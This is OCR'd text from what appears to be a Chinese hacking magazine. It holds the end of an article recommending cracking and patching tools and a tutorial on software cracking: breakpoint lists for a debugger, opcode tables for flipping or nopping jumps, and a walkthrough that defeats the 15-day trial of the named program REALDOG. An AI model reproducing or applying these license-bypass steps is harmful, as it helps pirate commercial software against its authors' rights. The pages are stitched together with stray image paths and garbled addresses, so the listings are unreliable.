罗嗦了这么多，下面我们看一个我认为功能最为强大的补丁工具：注册机编写器(KeyMaker)。KeyMaker是由国人刘建英开发的一款功能及其强大的补丁工具。它的主要功能特点是：

1.快速高效地生成属于你个人的注册机，且无需了解过多的指令算法；

2.生成的注册机可在各个Windows平台上使用；

3.简单易用，有良好的用户界面；

4.可以方便地修改资源，制作个性化的界面；

5.内存注册机功能；

6.文件补丁功能；

7.内存补丁功能。

由于该软件是纯中文软件，而且附带的帮助文件说明详细，附带的例子也很清楚，这里我就不过多讲解。有兴趣发布自己补丁的朋友一定不要错过这款非常优秀的补丁软件。

KeyMake只可以制作比较低级的补丁，对于高级一点的，调用Dll的补丁情形，就无能为力了。编写高级补丁的大致步骤如下所示：

1.列出自己想要增加或者修改的功能；

2.分析程序，找到增加功能所需要的各种参数的存放位置；

3.编写Dll，这里推荐使用Masm32，毕竟汇编的效率比一般的语言高得多。不过，如果感到汇编编程有困难，使用VC也不失为一个可以采纳的方法；

4.修改软件的引入表和代码段，加入自己的Dll和Dll中的功能函数；

5.最后调试，排除Bug。

专项工具

所谓的专项工具，主要是指针对一些编程语言所使用的比较特殊的工具。由于语言有编译执行和解释执行的差别，所以分析软件的时候，针对不同的语言类型，选用不同的工具是必要的。

执行的语言主要就是C和Pascal，到了Windows下面，也就是VC和Dephi。这两种语言大致的方法就是用SoftICD+IDA进行分析。不过，针对Dephi,有个专门的反汇编工具——DEDE，名气很大。这个工具的原理是：Dephi是一种基于表单的语言，只要分析清楚了表单的情况，那么，整个软件的情形也就明了了。所以，碰到Dephi的程序，用一下DEDE反汇编，找找自己感兴趣的数据或者代码，对于后续的工作可以起到很大的帮助作用。不过DEDE也不是万能的，现在有些软件专门针对DEDE作了手脚，那样的话，就还是要请出IDA或者是W32Dasm了！

解释执行的语言主要有VB，FoxPro，Java。这三种语言好像没有一个是特别安全的——都有相应的反编译工具得到程序的源代码。

针对VB的主要有：SmartCheck，exdec和WKTVBDebugger。

SmartCheck：Numega出品的非常强大的软件运行log器，一开始就是为了调试VB而编的，所以用它来监视VB软件的运行可以说是非常方便。关于SmartCheck，由于历史的原因，对它有很多误解，比如只能对付VB的程序，不能对付P-Code等等，其实都是错误的观点。我建议大家的做法是：不管任何软件，动态跟踪前都用SmartCheck走一遍，详细查看里面log的信息，这对了解软件的大概流程极有帮助，可以最大限度地避免陷入茫茫的代码丛林。

exdec和WKTVBDebugger：前者用来反汇编P-Code形式的VB代码，后者用来动态调试P-Code代码。两者配合得可谓天衣无缝。其实说穿了，WKTVBDebugger就是采用的exdec的核心技术，只不过是把静态的P-Code改成动态的而已，更加直观、方便。

FoxPro编写的软件安全性也不高。由于FoxPro运行机制的原因，现有的几乎所有的软件保护手段如加密狗，加壳压缩加密，序列号等等都不能很有力地保护FoxPro编写的软件。最有名的FoxPro反编译工具就是UnFoxAll，对于未经处理的FoxPro程序，几乎可以完美地反编译出源代码。由于这个强大工具的存在，所以FoxPro的加密主要是对程序生成的伪代码的标识符进行变换，让UnFoxAll不能顺利地反编译。

Java的程序的安全性就更低了，网上有几个Java的反编译器，也是几乎可以完美地反编译出Java的源代码。不过，由于我对Java不是很熟悉，所以不能详细给大家介绍了。

特别推荐——Hiew

最后是我特别推荐的一款超强大好用的工具——Hiew。它的功能主要包括：

1.文本／十六进制编辑无长度限制文件；

2.内建汇编编译器，一直支持到Pentium Pro级CPU指令；

3.块查找／替换；

4.先进的上下文相关帮助。

千万不要小看了这4点，如果你看过上一期《黑防》上我的拙作《手把手教你修改QQ》并且照着里面的步骤自己实践过的话，你就会强烈体会到Hiew功能的强大之处！而且随着你Patch文件经验的增多，你会越来越觉得Hiew是个完全不能缺少的工具。它内建的汇编编译器非常高效而且智能，可以为你在补丁文件时提供非常多的参考信息，帮助你做出优秀的补丁。

Hiew另外一个非常强大的功能就是它的查找功能。它不是简单地查找一段特定的字符串而已，它可以查找类似于下面的指令块：

```
push 00010
call 01234:05678
add sp,00006
```

你所需要做的只不过是输入：push ?10；call ?；add ?这样非常直观的语句，Hiew就会为你迅速定位到你要的地方。由于编译器编译代码的原因，很多常用的比较注册码的语句都是非常类似的。用好这个查找指令块的功能，可以很方便地找到非常多的软件的关键比较之处。

我要特别推荐的工具当然不只是Hiew一种而已，只不过其他的一些工具很多杂志或者网上都有很详细的使用说明和介绍，我就不再罗嗦了。下面列出我认为进行逆向工程所需要的基本工具配置（平台以Windows 98为准）：

1.TRW；

2.W32Dasm；

3.Dede；

4.Hiew；

5.Windows 自带的计算器；

6.Filemon+Regmon；

7.详细的 API 指令参考。

这7种工具是每一个从事逆向工程的人必不可少的标准配置。建议每一个想学习逆向工程技术的人都从学习这7种武器的使用开始。

最常见关键比较

下面列出各种软件中最常用的关键比较汇编形式，希望各位能够牢记这些基本形式，这样，在跟踪的时候就不会错过一些不该错过的关键东西了：

1.

mov eax [ ]这里可以是地址，也可以是其他寄存器

mov edx [ ]同上 通常这两个地址就储存着重要信息

call 00??????

test eax eax

jz(jnz)

或者：

mov eax[ ]这里可以是地址，也可以是其他寄存器

mov edx[ ]同上 通常这两个地址就储存着重要信息

call 00??????

jne(je)

或者：

mov eax[ ]这里可以是地址，也可以是其他寄存器

mov edx[ ]同上 通常这两个地址就储存着重要信息

call 00??????

setz (setnz) al (bl,cl…)

或者：

mov eax[ ]这里可以是地址，也可以是其他寄存器

mov edx[ ]同上 通常这两个地址就储存着重要信息

call 00??????

test eax eax

setz (setnz) bl,cl…

这种形式的比较多见于Dephi的程序中，因为Dephi习惯把eax和edx作为子程序的参数传递寄存器，而不像VC++那样使用堆栈。

2.

```
mov eax [ ]
mov edx [ ]
cmp eax,edx
jnz(jz)
```

或者

```
begin:
 mov al [ ]
 mov cl [ ]
 cmp al,cl
 jnz(jz)
 mov al [ +1]
 mov cl [ +1]
 cmp al,cl
 jnz(jz)
 cmp eax ecx (eax为计数器)
 jnl begin
 mov al 01
```

或者：


```
lea edi []
lea esi []
repz cmpsd
jz(jnz)
```

这种形式的比较多见于字符串的比较中，也很常见。

3.

```
call 00??????  ***
push eax (ebx,ecx…)
……；中间的其他代码。
……
call 00??????
pop eax (ebx,ecx…)
```

（下转第242页）



破解技术全接触

前言

鉴于目前网络及书籍中缺乏较为全面且通俗易懂的介绍破解知识的文章，故想将本人对破解软件知识的一点认识拿出来与大家一起分享。望此举能对各位大虾有所帮助，同时也希望各位大虾能将自己对破解技术的高见拿出来与大家一同分享，借此来推动破解技术的发展。

概念

1.断点：所谓断点就是程序被中断的地方。

2.中断：中断就是由于有特殊事件（中断事件）发生，计算机暂停当前的任务（即程序），转而去执行另外的任务（中断处理程序），然后再返回原先的任务继续执行。

3.中断向量：中断向量就是中断处理程序的入口地址。

4.领空：所谓程序的领空，说白了就是程序自己的地方，也就是程序自己的代码所处的位置。

5.API函数: 即Application Programming Interface的简写，中文叫应用程序编程接口，是一个系统定义函数的大集合，它提供了访问操作系统特征的方法。API包含了几百个应用程序调用的函数，这些函数执行所有必须的与操作系统相关的操作，如内存分配、向屏幕输出和创建窗口等；用户的程序通过调用API接口同Windows打交道，无论什么样的应用程序，其底层最终都是通过调用各种API函数来实现各种功能的。通常API有两种基本形式：Win16和Win32。 Win16是原来的API的16位版本，用于Windows 3.1；Win32是现在的API的32位版本，用于Windows 95/98/NT/ME/2000。Win32包括了Win16，是Win16的超集，大多数函数的名字、用法都是相同的。16位的API函数和32位的API函数的区别在于最后一个字母。

6.完全破解：如果我们能通过对程序的跟踪找到正确的注册码，通过软件本身的注册功能正常注册了软件，这样的破解称之为完全破解。

7.暴力破解：如果有些软件本身没有提供注册功能，只是提供试用（DEMO），或是注册不能通过软件本身进行（例如需要获取另外一个专用的注册程序，通过Internet的注册等等），或者是软件本身的加密技术比较复杂，软件破解者的能力、精力、时间有限，不能直接得到正确的注册码，此时我们需要去修改软件本身的代码，即人为改变软件的运行方向，这样的破解称之为暴力破解 。

破解基本知识

一、 常用断点

1） 万能断点

bpx hmemcpy　拦截内存拷贝动作

bpx Lockmytask　拦截按键的动作

2） 拦截窗口

bpx CreateWindow　创建窗口

bpx CreateWindowEx(A) 创建窗口

bpx ShowWindow 显示窗口

bpx UpdateWindow 更新窗口

bpx GetWindowText(A) 获取窗口文本

3） 拦截消息框

bpx MessageBox(A) 创建消息框

bpx MessageBoxExA 创建消息框

bpx MessageBoxIndirect(A) 创建定制消息框

4） 拦截对话框

bpx DialogBox 创建模态对话框

bpx DialogBoxParam(A) 创建模态对话框

bpx DialogBoxIndirect 创建模态对话框

bpx DialogBoxIndirectParam(A) 创建模态对话框

bpx CreateDialog 创建非模态对话框

bpx CreateDialogParam(A) 创建非模态对话框

bpx CreateDialogIndirect 创建非模态对话框

bpx CreateDialogIndirectParam(A) 创建非模态对话框

bpx GetDlgItemText(A) 获取对话框文本

bpx GetDlgItemInt 获取对话框整数值

5） 拦截注册表：

bpx RegOpenKey(A) 打开子健（例：bpx RegOpenKey(A) if *(esp+8)=='****'）

bpx RegOpenKeyEx 打开子健（例：bpx RegOpenKeyEx if *(esp+8)=='****'）

bpx RegQueryValue(A) 查找子健（例：bpx RegQueryValue(A) if *(esp+8)=='****'）

bpx RegQueryValueEx 查找子健（例：bpx RegQueryValueEx if *(esp+8)=='****'）

bpx RegSetValue(A) 设置子健（例：bpx RegSetValue(A) if *(esp+8)=='****'）

bpx RegSetValueEx(A) 设置子健（例：bpx RegSetValueEx(A) if *(esp+8)=='****'）

“****”为指定子键名的前4个字符，如子键为“Regcode”，则“****”＝ “Regc”

6） 拦截时间

bpx GetLocalTime 获取本地时间

bpx GetSystemTime 获取系统时间

bpx GetFileTime 获取文件时间

bpx GetTickCount 获得自系统成功启动以来所经历的毫秒数

bpx GetCurrentTime 获取当前时间（16位）

bpx SetTimer 创建定时器

bpx TimerProc 定时器超时回调函数

7） 拦截文件：

bpx CreateFileA	创建或打开文件	(32位)
bpx OpenFile	打开文件	(32位)
bpx ReadFile	读文件	(32位)
bpx WriteFile	写文件	(32位)
bpx _lcreat	创建或打开文件	(16位)
bpx _lopen	打开文件	(16位)
bpx _lread	读文件	(16位)
bpx _lwrite	写文件	(16位)
bpx _hread	读文件	(16位)
bpx _hwrite	写文件	(16位)

8） 拦截驱动器

bpx GetDrivetype(A) 获取磁盘驱动器类型

bpx GetLogicalDrives 获取逻辑驱动器符号

bpx GetLogicalDriveStringsA 获取当前所有逻辑驱动器的根驱动器路径

9）拦截狗

bpio -h 378(或278、3BC) R 378、278、3BC是并行打印端口

bpio -h 3F8(或2F8、3E8、2E8) R 3F8、2F8、3E8、2E8是串行端口

10）拦截特殊指令

bpx if ((byte)*eip==c3) 拦截ret指令

二、常见代码

```
CALL  ****
TEST  EAX,EAX
JNZ   ****   (或JZ ****)
```

从以往的经验来看，90%以上的软件，其关键代码都是以上三条指令，只是具体的值不同而已，其中CALL ****的作用通常是调用验证子程序，而验证子程序通常是验证输入的信息是否合法（比如：验证是否是盗版，验证是否过了试用期，验证是否存放有光碟，且是否是正确的含有特征字符串的光碟等）。TEST EAX,EAX的作用是用来测试验证子程序的返回值的，JNE ****是用来判断输入是否合法，合法则执行真正有用的程序代码，不合法则给出提示并退出程序。

三、 常用汇编语言

8位跳转指令	机器码	跳转条件
JC	72	C=1
JNC	73	C=0
JZ/JE	74	Z=1
JNZ/JNE	75	Z=0
JMP	EB	无条件
16位跳转指令	机器码	跳转条件
JC	0F82	C=1
JNC	0F83	C=0
JZ/JE	0F84	Z=1
JNZ/JNE	0F85	Z=0
JMP	E9	无条件
特殊指令	机器码	
PUSHF	9C	
PUSH ****	68****(****代表具体的数值)	
POPF	9D	
NOP	90	
RET	C3	

四、 破解思维

我们现在知道软件是通过判断指令来判别其输入是否合法，合法则转主程序执行，非法则弹出

警告框后退出。假如在输入非法时，我们只需要更改其判别标志位（通常是C位），就可以让其认为输入合法而得以继续运行下去。但更改标志位需启动调试软件，且每次运行程序时都要更改，因此我们可以采用暴力破解的方式，用更改跳转指令的方法来更改软件，这样就免去每次都要修改之苦了。最简单的更改方法是使跳转反向，即若输入错误，则程序将转向改为不转向，若其不转向改为转向。

但这也有所局限，例如：有些游戏软件玩游戏时需放入光碟，按以上方法修改后就不需要放入光碟了，可是有时不经意地放入了正确的光碟反而不能玩了，究其原因是因为游戏软件将验证光驱中是否有碟，以及碟片是否合法合成了一个例程来验证，改为反向有碟（碟片正确与否不重要）就变成了无碟，从而转向去执行不合法的指令了。

更好的方法是使其判别失效，即输入不合法不要跳转，改为无条件跳转（即改为不合法则跳转），输入不合法时要跳转时，因其合法时不要跳转，我们将其改为空操作（90）或跳转至下一条指令即可（即改为不合法则不跳转）。

具体操作如下：

反向操作：

74	改	75
75	改	74
0F84	改	0F85
0F85	改	0F84

合法则跳转改无条件跳转操作：

74或75	改	EB
0F84或0F85	改	90E9

合法不跳转改跳转至下一条指令操作：

74或75**　将**改00即可（**为跳转地址占用1个字节）

0F84或0F85**　将**改00即可（注意：**占用4个字节）

合法不跳转改空操作：

74 或75**改为9090即可（**占用1个字节）

0F84或0F85**改为909090909090即可(**占用4个字节)

选择软件

目前共享、试用软件过多，怎样选择一款合适的软件来作教学软件的确让人伤透脑筋。经过反复思量，我决定采用REALDOG（build011005版）来作演示，因其采用动态指令更新技术，不但需用传统的破解技术，还需使用自己独创的一些技巧才可成功破译，因此它是最理想的演示软件。

一、软件简介

REALDOG是由HotFox（笨笨火狐）开发的多媒体文件编辑器，版本为build011005版。该编辑器能将多种多媒体文件格式转换为REALPLAY的RM格式，可剪辑编辑REALPLAY格式文件，但使用前必须先安装Producer_Plus编码器。它提供15天的试用期，虽然我们可以通过更改系统时间的方法来继续试用，但是改来改去太过麻烦，且我本人无法忍受好东西使用要限制，故萌发了将其解密的念头。

二、基本工具

TRW2000：动态调试器

HIEW：16进制编辑器，同时支持汇编语言修改文件代码

这两个软件的使用参见相关资料。

三、操作步骤

首先考虑到时间限制问题大都调用getsystemtime或getlocaltime函数来获取系统时间，因此我们可以使用TRW2000设置如下断点（先将系统时间改为过期）：

1、bpx　getsystemtiem

　bpx　getlocaltime

2、g　　注：运行程序直到被中断；

3、当系统调用这两个函数之一时即被中断，此时程序不在自己的领空（情况参见图1），因此需用pmodule命令使其返回自己的领空；

4、再次g出现图2；

```
CPU
EAX=00687018   EBX=FFFFFFFF   ECX=C7D2E5A0   EDX=BFFC9490   ESI=00447A58
EDI=00447998   EBP=00687038   ESP=00686F64   EIP=BFFA0F30   O=0 D=0 I=1 S=0
CS=015F   DS=0167   SS=0167   ES=0167   FS=379F   GS=0000 Z=1 A=0 P=1 C=0
----------KERNEL32!WAITCOMMENVENT+0025----------
   015F: BFFA0F39        JMP    BFFA7F1E
KERNEL32!GETSYSTEMTIME
   015F: BFFA0F3E        SUB    EDX, EDX
   015F: BFFA0F40        PUSH   DWORD  BFFA1D34
   015F: BFFA0F45        PUSH   DWORD  [FS:EDX]
   015F: BFFA0F48        MOV    [FS:EDX], ESP
   015F: BFFA0F4B        MOV    ECX, [ESP+0C]
   015F: BFFA0F4F        ADD    BYTE   [ECX], 0
   015F: BFFA0F52        ADD    BYTE   [ECX+0F], 0
   015F: BFFA0F56        POP    DWORD  [FS:EDX]
   015F: BFFA0F59        ADD    ESP, BYTE+04
   015F: BFFA0F5C        JMP    BFF9E8F8
KERNEL32!SETSYSTEMTIME
   015F: BFFA0F61        SUB    EDX, EDX
   015F: BFFA0F63        PUSH   DWORD  BFFA1D34
   015F: BFFA0F68        PUSH   DWORD  [FS:EDX]
----------------------KERNEL32!TEXT+27F39----------------------
LOAD  DATA32  OBJ=0003  SEG:OFF=0167:BFE3C000  LEN=00001000  MOD=IMM32
LOAD  DATA32  OBJ=0004  SEG:OFF=0167:BFE3D000  LEN=00005000  MOD=IMM32
LOAD  DATA32  OBJ=0005  SEG:OFF=0167:BFE42000  LEN=00001000  MOD=IMM32
:BPX  GETSYSTEMTIME
:G
BREAK  ON  BP1
:
```

图1

5、将时间改为正常时间，再次设置相同断点，执行相同操作，发现第二次被中断后，返回程序领空时地址出现了不同，见图3；




图 2

6、此时可知此断点已无利用价值，改为手工单步调试，即F10和F8键交替运用；

```
CPU
EAX=00000000   EBX=00000000   ECX=00000001   EDX=0133012C   ESI=00000000
EDI=00000000   EBP=00686840   ESP=00686834   EIP=00411ABA   O=0 D=0 I=1 S=0
CS=015F   DS=0167   SS=0167   ES=0167   FS=26BF   GS=0000 Z=0 A=0 P=1 C=0

015F: 00411AB7      CALL   NEAR   [ECX+0C]
015F: 00411ABA      MOV    ESI, EAX
015F: 00411ABC      MOV    EAX, [EBP+1C]
015F: 00411ABF      JMP    SHORT   00411AFB
015F: 00411AC1      LEA    EAX, [EBP-04]
015F: 00411AC4      MOV    [EBP-04], EDI
015F: 00411AC7      PUSH   EAX
015F: 00411AC8      PUSH   DWORD   0043B400
015F: 00411ACD      PUSH   EDI
015F: 00411ACE      PUSH   DWORD   [EBP+10]
015F: 00411AD1      PUSH   DWORD   [EBP+08]
015F: 00411AD4      CALL   OLE32!COGETCLASSOBJECT
015F: 00411ADA      MOV    ESI,EAX
015F: 00411ADC      CMP    ESI,EDI
015F: 00411ADE      JL     00411B01
015F: 00411AE0      PUSH   DWORD   [EBP+18]
------------------------REALDOG!PEC1+10AB7------------------------
LOAD  CODE32  OBJ=0001  SEG:OFF=015F:01A51000  LEN=0002D000  MOD=MSVCRT
LOAD  DATE32  OBJ=0002  SEG:OFF=015F:01A7E000  LEN=00007000  MOD=MSVCRT
LOAD  DATE32  OBJ=0003  SEG:OFF=015F:01A85000  LEN=00007000  MOD=MSVCRT
LOAD  DATE32  OBJ=0004  SEG:OFF=015F:01A8C000  LEN=00001000  MOD=MSVCRT
LOAD  DATE32  OBJ=0005  SEG:OFF=015F:01A8D000  LEN=00003000  MOD=MSVCRT
LOAD  SEG=0001 SEL=37B7  MOD=MSVIDEO
:
```

图 3

7、在运行途中用F9键设置不同的断点，反复比较超时与不超时程序走过的路线；

8、经过漫长、单调、无味的单步跟踪，最终找到关键代码地址402C11；

9、用code on命令得到指令序列见图4；

10、用r fl z将其标志位反向（反向后为跳转），用来验证关键指令地址是否找错；

11、g；

12、因我已将时间改为超时，运行后出现如图5的结果，至此，足以证明此地址为关键指令地址；

13、凭以往经验，直接使用hiew查找特征字符串03D2750750ADB8D058，将75改为EB即可（注意：抽出的特征字符串越长越好，越长重复的可能性就越小）。至此，几乎所有常规手段我们都已用到。

```
CPU
EAX=00000001   EBX=FFFFFFFF   ECX=00000001   EDX=3D0421E8   ESI=00447998
EDI=00447998   EBP=0068FE38   ESP=00687070   EIP=004102C11   O=0 D=0 I=1 S=0
CS=015F   DS=0167   SS=0167   ES=0167   FS=26BF   GS=0000 Z=0 A=0 P=0 C=0

015F: 0042C0F    85C0         TEST  EAX, EAX
015F: 0042C11    7417         JZ    00402C2A  (NO JUMP)
015F: 0042C13    6A00         PUSH  BYTE+00
015F: 0042C15    6A30         PUSH  BYTE+30
015F: 0042C17    6884424400   PUSH  DWORD  00444284
015F: 0042C1C    E85CBF0200   CALL  0042EB7D
015F: 0042C21    8D442408     LEA   EAX, [ESP+08]
015F: 0042C25    89461C       MOV   [ESI+1C], EAX
015F: 0042C28    EB25         JMP   SHORT  00402C4F
015F: 0042C2A    687C424400   PUSH  DWORD  0044427C
015F: 0042C2F    8D4C2408     LEA   EAX, [ESP+08]
015F: 0042C33    E8862B0200   CALL. 004257B8
015F: 0042C38    85C0         TEST  EAX, EAX
015F: 0042C3A    7E09         JNG   00402C45
015F: 0042C3C    8D4C2464     LEA   EAX, [ESP+64]
015F: 0042C40    894E1C       MOV   [ESI+1C], ECX
------------------------REALDOG!PEC1+1C0F------------------------
LOAD  CODE32  OBJ=0003  SEG:OFF=0167:BFE3C000  LEN=00001000  MOD=IMM32
LOAD  CODE32  OBJ=0004  SEG:OFF=0167:BFE3D000  LEN=00005000  MOD=IMM32
LOAD  CODE32  OBJ=0005  SEG:OFF=0167:BFE42000  LEN=00001000  MOD=IMM32
:BPX 402C11
:G
BREAK  ON  BP1
:
```

图 4




图 5

然而世事难料，没想到结果会是找不到此特征字符串，随即陷入苦思之中，稍许整理出以下思绪：

1、可能此关键代码不在主文件realdog.exe中，可能在某dll中；

2、可能其采用了动态指令更新技术，其运行的某些关键代码是通过运算生成的。

